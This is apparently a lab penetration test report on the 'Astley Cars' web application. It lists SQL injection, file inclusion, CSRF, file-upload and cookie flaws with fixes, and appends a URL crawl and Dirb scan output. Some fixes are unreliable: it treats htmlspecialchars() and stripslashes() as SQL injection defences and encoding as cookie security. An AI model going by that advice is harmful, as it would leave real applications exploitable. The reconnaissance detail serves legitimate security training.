


Figure 4 – Output of ":system_info" Command




Figure X – Output of ":audit_filesystem" Command

4 DISCUSSION

4.1 SOURCE CODE ANALYSIS

4.1.1 Procedure

During source code analysis, functionality that required user input was reviewed first to determine the countermeasures required to rectify the vulnerabilities, then any code that transmitted information or credentials between the client and server were reviewed.

4.1.2 Update Password (updatepassword.php)

Both the Old password and the New password were encrypted using MD5, this is very insecure and coupled with the application not using HTTPS for transmission of credentials, a hacker would easily be able to capture this data and crack it. (Line 14,15)

The SQL Query used to update the password (Line 31) was set all in one line. Queries should be parameterised as much as possible as this will allow the data to be interpreted correctly and leave no room for a hacker to craft their own input provided that any input taken from the user is escaped and sanitized using the htmlspecialchars(), trim() and stripslashes() functions.

4.1.3 Input Filter (lfifilter.php)

This filter replaces "../" and "..\" with nothing, removing it from the data submitted. This can easily be circumvented using obfuscation, therefore, input should be escaped and sanitized using the htmlspecialchars(), trim() and stripslashes() functions.

4.1.4 Login Validation (login.php)

The SQL Query that was used to communicate with the server was coded in one line (Line 29). This should be amended so that it is as parameterized as possible to stop SQL Injection. The input field should also be escaped and sanitized using the htmlspecialchars(), trim() and stripslashes() functions to stop any other types of code from executing. The password should never be transmitted in plaintext especially over HTTP connections, so a hash algorithm such as SHA256 should be used alongside a Salt to store it on the server that the credentials can be checked against.The SQL Query should be parameterised so as not to allow code to be executed on the server.

4.1.5 Register Validation (registration.php)

No Sanitization or Escaping of the input from the user is completed, leaving this vulnerable to code injection, to solve this the htmlspecialchars() function should be used in order to avoid scripts executing on the server side of the application. The trim() Function should be used to strip unnecessary characters such as whitespace. The stripslashes() function should be used to remove all backslashes. These measures will all stop code entered into the input fields from making it into the server either to execute right away, or to be stored and executed multiple times. [Adams, D., 2021]

4.1.6 Testimonial Validation (post-testimonial.php)

The htmlspecialchars() function should be used in order to avoid scripts executing on the server side of the application. The trim() Function should be used to strip unnecessary characters such as whitespace.

The stripslashes() function should be used to remove all backslashes. These measures will all stop code entered into the input fields from making it into the server either to execute right away, or to be stored and executed multiple times.

4.1.7 General Points

Where possible, both client-side and server-side validation should be used. This will allow the client-side validation to catch any genuine mistakes with input, but the server side will still be able to catch data that slips through, in the case it is tampered with for example.

4.2 VULNERABILITIES AND COUNTERMEASURES

4.2.1 Robots.txt

The Robots.txt file is a list of files and folders that should be hidden from search engines. This file is easily accessible to users browsing to the file. The Astley Cars Robots.txt file contained a folder with financial reports which should not be available to every user of the website. This file should not be used to hide sensitive information as it is available to all robots such as search engines, it should instead be used to tell these robots where to crawl to increase the websites overall ranking. The financial reports files should be removed from Robots.txt and hidden using permissions on the server instead.

4.2.2 Local File Inclusion and Directory Traversal

These vulnerabilities allow files present on the server locally to be viewed to include extra functionality or content. This can mean that a hacker can use this to view sensitive information. To avoid this, a list of allowed files should be used so only valid pages that the user should be able to see can be requested, this would stop a hacker requesting a page that should not be visible to users.

4.2.3 Hidden Source Code

A comment on the contact-us page of Astley Cars gives information about the source code of the application, this information could be useful to a hacker by providing information on vulnerable functionality. Such comments should be removed to avoid information disclosure.

4.2.4 Reversible Cookie

The secret cookie used in Astley Cars is easily reversible using CyberChef to decode it, this information can then be used to reverse engineer and predict future cookies, or to steal information such as login credentials. To solve this issue, more difficult encoding should be used to keep the cookie secure.

4.2.5 Cookie Attributes

Attributes of the cookie have not been set; this could allow a hacker to use Cross Site Scripting to steal information. The cookie is not used for session management and therefore if it is not needed, so it should be removed unless it must be used. If the cookie must be used the HTTP Only flag should be set so that Client-Side scripts such as Javascript cannot access the cookie.

4.2.6 Directory Browsing

This vulnerability allows a hacker to guess useful filenames and in conjunction with Local File Inclusion, this could allow a hacker to steal an untold amount of user data, such as user files and login credentials. This would allow a hacker to launch further attacks on the web application, this should be disabled using user permissions to stop users being able to view directories that are not important for the functionality of the application.

4.2.7 User Enumeration

The Application returns “Username Not Found” if an invalid username is entered, this allows usernames to be guessed or a script to be run to gather valid usernames. This should be solved by using the “Invalid Details” Error message for both login failure types.

4.2.8 Unlimited Login Attempts

This vulnerability allows an unlimited number of attempts to login, this easily allows both the enumeration of usernames but also a brute-force attack of the password which could eventually compromise all user accounts given enough time.

4.2.9 No HTTPS

Data sent between client and server is not encrypted at any point, this allows a hacker to steal data at the time of login or registration, HTTPS should be used instead to help stop this from happening.

4.2.10 File Upload

The validation of the File upload for the profile picture is insufficient as the header can be tampered with to allow an upload of any file type. This allows scripts to be uploaded and stored on the server, making way for many other attacks. This can be countered by allowing only certain filetypes, verifying the filetype uploaded, the upload should then be scanned for malware, the file should then be disarmed. A maximum file size could also be implemented to make sure large scripts do not make it through. The name should also be changed so if a hacker does manage to upload a script, they may have difficulty executing it. Files should be stored outside the web application's root folder.

4.2.11 Cross-Site Request Forgery

The password update function is vulnerable to accepting a request to change a user's password, which can be done without their knowledge or intention. A malicious link can be created and if a user clicks on this link, their password could be reset by the hacker to something only they would then have access to. To prevent this, checking the referrer header in the request, adding a form key and also a hash such as the name of the function will all help in preventing CSRF from working. [Owasp.org. 2021]

4.2.12 PHP Information Disclosure

The PHPinfo file gives a hacker all the information they need about software versions running on the server which will allow them to search extensively for vulnerabilities in the current running versions. This should be hidden using htaccess which will disallow anyone from accessing the file and can be set up so that only certain IP Addresses can access it, though this may introduce a vulnerability where a hacker could spoof their IP to view this file, so caution should be used if this is to be implemented. [Starr, J., 2021]

4.2.13 SQL Injection

The login.php page was vulnerable to SQL injection, this allows a hacker to gain sensitive information about the database used in the Astley Cars web application and would facilitate further attacks such as attempting to guess users' passwords by brute force or dictionary attack. To solve this issue, the Stripslashes(), htmlspecialchars() and trim() functions should be used to filter all input to the application properly so that it cannot be bypassed using obfuscation.

4.2.14 Hidden Guessable Folder

A hidden folder in the Astley Cars web application has a guessable name that was found using Dirb, these types of folder should be hidden using access permissions to avoid a hacker gaining any sensitive information such as in this case, the folder contained an SQL Backup file.

4.2.15 Brute-Forcible Admin Password

The admin account password was easily brute-forced using a dictionary attack, this could be avoided by using a non-standard administrative user name such as the company name or a system admin's name. The password should also be very long so a brute force attack would take too long or get noticed easily, to do this, a phrase consisting of 3 or 4 words could be used to make a long password that is 16 or more characters long.

4.2.16 General Issues

There are no anti-clickjacking X-Frame options set, this could allow a hacker to fool a user into following a malicious link [Learning Center. 2021], and in conjunction with a CSRF attack, could mean they would gain access to a user account. To stop this from happening, the X-Frame-Options should be used to prevent any framing of content from an external web site, as well as 'Framekiller' Javascript so this code is not displayed inside an element from another source.

4.3 GENERAL DISCUSSION

4.3.1 Vulnerabilities

This paper is useful to the company and to its staff as it will allow them to protect themselves from hackers and therefore avoid any ramifications under law that they may face if sensitive information were to fall into the wrong hands. The web application is extremely vulnerable as many issues that would allow a hacker to steal information or break functionality to allow them to gain privilege or information that could be used to further their attack. SQL Injection can leak data about every user in the database, this could include all information stored about their account and therefore may lead to multiple accounts being compromised. [Hacksplaining. 2021]

This work provides detailed information of vulnerabilities found within the web application and solutions to help the development team in house solve these issues. This is priceless to a company as it allows them to protect themselves, but this is by no means a blanket over all possible issues. More testing would need to be carried out to continue to find any underlying issues or vulnerabilities that may have gone unnoticed during initial testing. Amendments would need to be made before another test, or investment in a new web application that would suit the needs of Astley Cars should be developed with the security of the application in mind from the ground up, testing could then be done to fix any mistakes made and ensure the application is secure and ready for deployment. The methodology used proved thorough and gave detailed analysis of the web application and any flaws found, allowing solutions and countermeasures to be discussed and set out practically. Many of the vulnerabilities found are common and can be simply rectified to provide a more secure experience for both the user and the company Astley Cars. Due to the common nature of many vulnerabilities discovered within the Astley Cars web application, there are well documented solutions to many of the vulnerabilities found.

There is the possibility of the web application having already been compromised and therefore sensitive information could have already been breached, a full forensic investigation would need to be carried out to determine if there were any sensitive breaches. Investing in a new application would allow more focus on security and may also cost less than testing each version of an updated application as many tests and updates would need to be carried out.

5 FUTURE WORK

5.1 VULNERABILITY TESTING

5.1.1 Web Application Validation

If more time was available, it would be possible to conduct more testing around the validation of the application, allowing usernames to be guessed and a brute-force attack on the passwords to be carried out. Though this would take a considerable amount of time.

5.1.2 CSRF Vulnerability

More attempts to create Cross-Site Request Forgery could also be done to prove the concept of this vulnerability. More testing with other browsers could be done so a wider range of data could be gathered.

5.1.3 Automated Testing

More automated testing using custom scripts would be completed to gather more information and find any other vulnerabilities missed in the initial test. This includes the logic of the application, username enumeration and password enumeration.

5.1.4 Source Code Analysis

More in depth source code analysis would be done to catch any remaining vulnerabilities that may have slipped under the radar. This could be automated to search for insecure code that would flag up any improvements that would need to be made.

REFERENCES PART 1

C, R. (2020). *Comprehensive Guide on Unrestricted File Upload*. [online] Hacking Articles. Available at: https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/ [Accessed 16 Nov. 2020].

crackstation.net. (2020). *CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.* [online] Available at: https://crackstation.net [Accessed 15 Nov. 2020].

gchq.github.io. (2020). *CyberChef*. [online] Available at: https://gchq.github.io/CyberChef/#recipe=From_Base64([Accessed 15 Nov. 2020].

Moon, S. (2013). *Crack ftp passwords with thc hydra | tutorial*. [online] BinaryTides. Available at: https://www.binarytides.com/crack-ftp-passwords-with-thc-hydra-tutorial/ [Accessed 1 Dec. 2020].

Offensive-security.com. (2019). *File Inclusion Vulnerabilities | Offensive Security*. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/.

Ogden, J. von (n.d.). *9 Common Security Vulnerabilities Hacker Groups Like to Exploit*. [online] www.cimcor.com. Available at: https://www.cimcor.com/blog/9-common-security-vulnerabilities-hacker-groups-like-to-exploit [Accessed 4 Dec. 2020].

OWASP (2017). *OWASP Top Ten*. [online] Owasp.org. Available at: https://owasp.org/www-project-top-ten/ [Accessed 27 Oct. 2020].

Panlogic (2019). *Cyber crime - National Crime Agency*. [online] Nationalcrimeagency.gov.uk. Available at: https://www.nationalcrimeagency.gov.uk/what-we-do/crime-threats/cyber-crime [Accessed 4 Dec. 2020].

Ramadhan, B.F. (2017). *Crack Web Based Login Page With Hydra in Kali Linux – Linux Hint*. [online] Linuxhint.com. Available at: https://linuxhint.com/crack-web-based-login-page-with-hydra-in-kali-linux/ [Accessed 27 Nov. 2020].

S, D. and P, M. (n.d.). *The Web Application Hacker's Handbook*. 2nd ed.

S, K. (n.d.). *Cross Site Request Forgery (CSRF) | OWASP*. [online] owasp.org. Available at: https://owasp.org/www-community/attacks/csrf [Accessed 27 Nov. 2020].

sec-art.net. (2019). *weevely : PHP Web-shell Generation tool | How to use weevely3 to generate PHP Backdoor*. [online] Available at: http://www.sec-art.net/2019/01/weevely-php-web-shell-generation-tool.html [Accessed 14 Dec. 2020].

SelfKey. (2020). *All Data Breaches in 2019 & 2020 - An Alarming Timeline - SelfKey*. [online] Available at: https://selfkey.org/data-breaches-in-2019/.

T, A. (2020). *Website Hacking Statistics In 2020*. [online] WebARX. Available at: https://www.webarxsecurity.com/website-hacking-statistics-2018-february/#:~:text=On%20average%2030%2C000%20new%20websites%20are%20hacked%20every%20day.&text=These%2030%20000%20sites%20are [Accessed 14 Nov. 2020].

www.cvedetails.com. (n.d.). *Apache Http Server version 2.4.29 : Security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-241078/Apache-Http-Server-2.4.29.html [Accessed 5 Dec. 2020a].

www.cvedetails.com. (n.d.). *Apache Http Server version 2.4.29 : Security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-241078/Apache-Http-Server-2.4.29.html [Accessed 4 Dec. 2020b].

www.cvedetails.com. (n.d.). *Openssl Openssl version 1.0.2o : Security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/version_id-258285/Openssl-Openssl-1.0.2o.html [Accessed 4 Dec. 2020c].

www.cvedetails.com. (n.d.). *Perl Perl version 5.16.3 : Security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-1885/product_id-13879/version_id-200497/Perl-Perl-5.16.3.html [Accessed 4 Dec. 2020d].

www.cvedetails.com. (n.d.). *PHP PHP version 5.6.34 : Security vulnerabilities*. [online] Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-257454/year-2019/PHP-PHP-5.6.34.html [Accessed 4 Dec. 2020e].

REFERENCES PART 2

Adams, D., 2021. *Secure Registration System With PHP And Mysql*. [online] CodeShack. Available at: <https://codeshack.io/secure-registration-system-php-mysql/> [Accessed 11 January 2021].

Docs.j7k6.org. 2021. *PHP Reverse Shell With Metasploit*. [online] Available at: <https://docs.j7k6.org/php-reverse-shell-metasploit/> [Accessed 11 January 2021].

Hacksplaining. 2021. *Protecting Against SQL Injection*. [online] Available at: <https://www.hacksplaining.com/prevention/sql-injection> [Accessed 11 January 2021].

Learning Center. 2021. *What Is Clickjacking | Attack Example | X-Frame-Options Pros & Cons | Imperva*. [online] Available at: <https://www.imperva.com/learn/application-security/clickjacking/> [Accessed 11 January 2021].

Offensive-security.com. 2021. *Privilege Escalation*. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/> [Accessed 11 January 2021].

Owasp.org. 2021. *Cross Site Request Forgery (CSRF) | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/csrf> [Accessed 11 January 2021].

Starr, J., 2021. *Secure Your Phpinfo.Php Files With .Htaccess | Perishable Press*. [online] Perishablepress.com. Available at: <https://perishablepress.com/htaccess-secure-phpinfo-php/> [Accessed 11 January 2021].

WonderHowTo. 2021. *How To Upgrade A Dumb Shell To A Fully Interactive Shell For More Flexibility*. [online] Available at: <https://null-byte.wonderhowto.com/how-to/upgrade-dumb-shell-fully-interactive-shell-for-more-flexibility-0197224/> [Accessed 11 January 2021].

6 APPENDICES

6.1 APPENDIX A

6.1.1 Figure 1 - List of URLs in Web Application

http://192.168.1.20/
http://192.168.1.20/aboutus.php
http://192.168.1.20/admin
http://192.168.1.20/admin/
http://192.168.1.20/admin/change-password.php
http://192.168.1.20/admin/css
http://192.168.1.20/admin/css/
http://192.168.1.20/admin/css/awesome-bootstrap-checkbox.css
http://192.168.1.20/admin/css/bootstrap-select.css
http://192.168.1.20/admin/css/bootstrap-social.css
http://192.168.1.20/admin/css/bootstrap.min.css
http://192.168.1.20/admin/css/dataTables.bootstrap.min.css
http://192.168.1.20/admin/css/fileinput.min.css
http://192.168.1.20/admin/css/font-awesome.min.css
http://192.168.1.20/admin/css/style.css
http://192.168.1.20/admin/img
http://192.168.1.20/admin/img/
http://192.168.1.20/admin/img/?C=D;O=D
http://192.168.1.20/admin/img/login-bg.jpg
http://192.168.1.20/admin/img/logo.jpg
http://192.168.1.20/admin/img/ts-avatar.jpg
http://192.168.1.20/admin/img/vehicleimages
http://192.168.1.20/admin/img/vehicleimages/
http://192.168.1.20/admin/img/vehicleimages/20170523_145633.jpg
http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D
http://192.168.1.20/admin/img/vehicleimages/about_services_faq_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/about_us_img1.jpg
http://192.168.1.20/admin/img/vehicleimages/banner-image.jpg
http://192.168.1.20/admin/img/vehicleimages/car_755x430.png
http://192.168.1.20/admin/img/vehicleimages/chart.png
http://192.168.1.20/admin/img/vehicleimages/dealer-logo.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-1.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-3.jpg
http://192.168.1.20/admin/img/vehicleimages/img_390x390.jpg
http://192.168.1.20/admin/img/vehicleimages/knowledge_base_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/listing_img3.jpg
http://192.168.1.20/admin/img/vehicleimages/looking-used-car.png
http://192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png
http://192.168.1.20/admin/img/vehicleimages/social-icons.png
http://192.168.1.20/admin/index.php
http://192.168.1.20/admin/js
http://192.168.1.20/admin/js/
http://192.168.1.20/admin/js/Chart.min.js
http://192.168.1.20/admin/js/bootstrap-select.min.js
http://192.168.1.20/admin/js/bootstrap.min.js
http://192.168.1.20/admin/js/chartData.js
http://192.168.1.20/admin/js/dataTables.bootstrap.min.js
http://192.168.1.20/admin/js/fileinput.js
http://192.168.1.20/admin/js/jquery.dataTables.min.js
http://192.168.1.20/admin/js/jquery.min.js

http://192.168.1.20/admin/js/main.js
http://192.168.1.20/assets
http://192.168.1.20/assets/
http://192.168.1.20/assets/?C=D;O=D
http://192.168.1.20/assets/css
http://192.168.1.20/assets/css/
http://192.168.1.20/assets/css/?C=D;O=D
http://192.168.1.20/assets/css/bootstrap-slider.min.css
http://192.168.1.20/assets/css/bootstrap.min.css
http://192.168.1.20/assets/css/font-awesome.min.css
http://192.168.1.20/assets/css/grabbing.html
http://192.168.1.20/assets/css/owl.carousel.css
http://192.168.1.20/assets/css/owl.transitions.css
http://192.168.1.20/assets/css/slick.css
http://192.168.1.20/assets/css/style.css
http://192.168.1.20/assets/fonts
http://192.168.1.20/assets/fonts/
http://192.168.1.20/assets/fonts/?C=D;O=D
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.eot
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.svg
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.ttf
http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.woff
http://192.168.1.20/assets/fonts/fontawesome-webfontd41d.eot
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.eot
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.html
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.svg
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.ttf
http://192.168.1.20/assets/fonts/glyphicons-halflings-regular.woff
http://192.168.1.20/assets/fonts/glyphicons-halflings-regulard41d.eot
http://192.168.1.20/assets/images
http://192.168.1.20/assets/images/
http://192.168.1.20/assets/images/?C=D;O=D
http://192.168.1.20/assets/images/about_services_faq_bg.jpg
http://192.168.1.20/assets/images/about_us_img1.jpg
http://192.168.1.20/assets/images/about_us_img2.jpg
http://192.168.1.20/assets/images/about_us_img3.jpg
http://192.168.1.20/assets/images/about_us_img4.jpg
http://192.168.1.20/assets/images/aboutus-page-header-img.jpg
http://192.168.1.20/assets/images/addmore_img.png
http://192.168.1.20/assets/images/banner-image-1.jpg
http://192.168.1.20/assets/images/banner-image-2.jpg
http://192.168.1.20/assets/images/banner-image.jpg
http://192.168.1.20/assets/images/blog-page-header-img.jpg
http://192.168.1.20/assets/images/blog_img1.jpg
http://192.168.1.20/assets/images/blog_img2.jpg
http://192.168.1.20/assets/images/blog_img3.jpg
http://192.168.1.20/assets/images/blog_img4.jpg
http://192.168.1.20/assets/images/brand-logo-1.png
http://192.168.1.20/assets/images/brand-logo-2.png
http://192.168.1.20/assets/images/brand-logo-3.png
http://192.168.1.20/assets/images/brand-logo-4.png
http://192.168.1.20/assets/images/brand-logo-5.png
http://192.168.1.20/assets/images/car_755x430.png
http://192.168.1.20/assets/images/cat-profile.png
http://192.168.1.20/assets/images/change_logo.png
http://192.168.1.20/assets/images/coming_soon_bg.jpg
http://192.168.1.20/assets/images/comment-author-1.jpg
http://192.168.1.20/assets/images/comment-author-2.jpg

http://192.168.1.20/assets/images/comment-author-3.jpg
http://192.168.1.20/assets/images/compare-page-header-img.jpg
http://192.168.1.20/assets/images/contact-page-header-img.jpg
http://192.168.1.20/assets/images/dealer-logo.jpg
http://192.168.1.20/assets/images/dealer_img.jpg
http://192.168.1.20/assets/images/error404-page-header-img.jpg
http://192.168.1.20/assets/images/facts_bg.jpg
http://192.168.1.20/assets/images/favicon-icon
http://192.168.1.20/assets/images/favicon-icon/
http://192.168.1.20/assets/images/favicon-icon/?C=D;O=D
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-114-precomposed.html
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-144-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-57-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/apple-touch-icon-72-precomposed.png
http://192.168.1.20/assets/images/favicon-icon/favicon.png
http://192.168.1.20/assets/images/featured-img-1.jpg
http://192.168.1.20/assets/images/featured-img-2.jpg
http://192.168.1.20/assets/images/featured-img-3.jpg
http://192.168.1.20/assets/images/fun-facts-bg.jpg
http://192.168.1.20/assets/images/help_bg.jpg
http://192.168.1.20/assets/images/img_390x390.jpg
http://192.168.1.20/assets/images/knowledge_base_bg.jpg
http://192.168.1.20/assets/images/listing-detail-header-img.jpg
http://192.168.1.20/assets/images/listing-page-header-img.jpg
http://192.168.1.20/assets/images/listing_img1.jpg
http://192.168.1.20/assets/images/listing_img2.jpg
http://192.168.1.20/assets/images/listing_img3.jpg
http://192.168.1.20/assets/images/listing_img4.jpg
http://192.168.1.20/assets/images/listing_img5.jpg
http://192.168.1.20/assets/images/logo.png
http://192.168.1.20/assets/images/looking-new-car.png
http://192.168.1.20/assets/images/looking-used-car.png
http://192.168.1.20/assets/images/our_services_1.jpg
http://192.168.1.20/assets/images/our_services_2.jpg
http://192.168.1.20/assets/images/our_team_1.jpg
http://192.168.1.20/assets/images/our_team_2.jpg
http://192.168.1.20/assets/images/our_team_3.jpg
http://192.168.1.20/assets/images/post_200x200_1.jpg
http://192.168.1.20/assets/images/post_200x200_2.jpg
http://192.168.1.20/assets/images/post_200x200_3.jpg
http://192.168.1.20/assets/images/post_200x200_4.jpg
http://192.168.1.20/assets/images/profile-page-header-img.jpg
http://192.168.1.20/assets/images/recent-blog-1.jpg
http://192.168.1.20/assets/images/recent-blog-2.jpg
http://192.168.1.20/assets/images/recent-blog-3.jpg
http://192.168.1.20/assets/images/recent-car-1.jpg
http://192.168.1.20/assets/images/recent-car-2.jpg
http://192.168.1.20/assets/images/recent-car-3.jpg
http://192.168.1.20/assets/images/recent-car-4.jpg
http://192.168.1.20/assets/images/recent-car-5.jpg
http://192.168.1.20/assets/images/recent-car-6.jpg
http://192.168.1.20/assets/images/services-page-header-img.jpg
http://192.168.1.20/assets/images/support_faq_bg.jpg
http://192.168.1.20/assets/images/testimonial-bg.jpg
http://192.168.1.20/assets/images/testimonial-content-bg.jpg
http://192.168.1.20/assets/images/testimonial-img-1.jpg
http://192.168.1.20/assets/images/testimonial-img-2.jpg
http://192.168.1.20/assets/images/testimonial-img-3.jpg
http://192.168.1.20/assets/images/testimonial-img-4.jpg

http://192.168.1.20/assets/images/trending-car-img-1.jpg
http://192.168.1.20/assets/images/trending-car-img-2.jpg
http://192.168.1.20/assets/images/trending-car-img-3.jpg
http://192.168.1.20/assets/js
http://192.168.1.20/assets/js/
http://192.168.1.20/assets/js/?C=D;O=D
http://192.168.1.20/assets/js/bootstrap-slider.min.js
http://192.168.1.20/assets/js/bootstrap.min.js
http://192.168.1.20/assets/js/countdown_date.js
http://192.168.1.20/assets/js/interface.js
http://192.168.1.20/assets/js/jquery.countdown.min.js
http://192.168.1.20/assets/js/jquery.min.js
http://192.168.1.20/assets/js/owl.carousel.min.js
http://192.168.1.20/assets/js/slick.min.js
http://192.168.1.20/assets/switcher
http://192.168.1.20/assets/switcher/
http://192.168.1.20/assets/switcher/?C=D;O=D
http://192.168.1.20/assets/switcher/css
http://192.168.1.20/assets/switcher/css/
http://192.168.1.20/assets/switcher/css/?C=D;O=D
http://192.168.1.20/assets/switcher/css/blue.css
http://192.168.1.20/assets/switcher/css/green.css
http://192.168.1.20/assets/switcher/css/orange.css
http://192.168.1.20/assets/switcher/css/pink.css
http://192.168.1.20/assets/switcher/css/purple.css
http://192.168.1.20/assets/switcher/css/red.css
http://192.168.1.20/assets/switcher/css/switcher.css
http://192.168.1.20/assets/switcher/js
http://192.168.1.20/assets/switcher/js/
http://192.168.1.20/assets/switcher/js/?C=D;O=D
http://192.168.1.20/assets/switcher/js/switcher.js
http://192.168.1.20/car-listing.php
http://192.168.1.20/cgi-bin/
http://192.168.1.20/changepicture.php
http://192.168.1.20/company-accounts
http://192.168.1.20/company-accounts/
http://192.168.1.20/company-accounts/?C=S;O=D
http://192.168.1.20/company-accounts/finances.zip
http://192.168.1.20/company-accounts/readme.txt
http://192.168.1.20/contact-us.php
http://192.168.1.20/cookie.php
http://192.168.1.20/extras.php
http://192.168.1.20/hidden.php
http://192.168.1.20/icons
http://192.168.1.20/icons/
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/compressed.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/includes/
http://192.168.1.20/index.php
http://192.168.1.20/instructions.php
http://192.168.1.20/my-booking.php
http://192.168.1.20/my-testimonials.php
http://192.168.1.20/page.php
http://192.168.1.20/page.php?type=terms.php

http://192.168.1.20/phpinfo.php
http://192.168.1.20/phpmyadmin
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=D;O=D
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/post-testimonial.php
http://192.168.1.20/privacy.php
http://192.168.1.20/profile.php
http://192.168.1.20/robots.txt
http://192.168.1.20/search-carresult.php
http://192.168.1.20/sitemap.xml
http://192.168.1.20/terms.php
http://192.168.1.20/updatepassword.php
http://192.168.1.20/username.php
http://192.168.1.20/vehical-details.php
http://192.168.1.20/vehical-details.php?vhid=1
http://192.168.1.20/vehical-details.php?vhid=2
http://192.168.1.20/vehical-details.php?vhid=5

6.1.2 Figure 5 – Dirb Report

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------
OUTPUT_FILE: /root/Desktop/dirbfile
START_TIME: Tue Nov 10 06:37:55 2020
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
AUTHORIZATION: hacklab@hacklab.com:hacklab
OPTION: Not Stopping on warning messages
EXTENSIONS_LIST: (,.php,.html) | ()(.php)(.html) [NUM = 3]
-----------------
GENERATED WORDS: 20458
---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/W3SVC3/
+ http://192.168.1.20/about.php (CODE:200|SIZE:7289)
+ http://192.168.1.20/aboutus.php (CODE:200|SIZE:821)
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/adminarea/
+ http://192.168.1.20/adminlogin.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.20/assets/
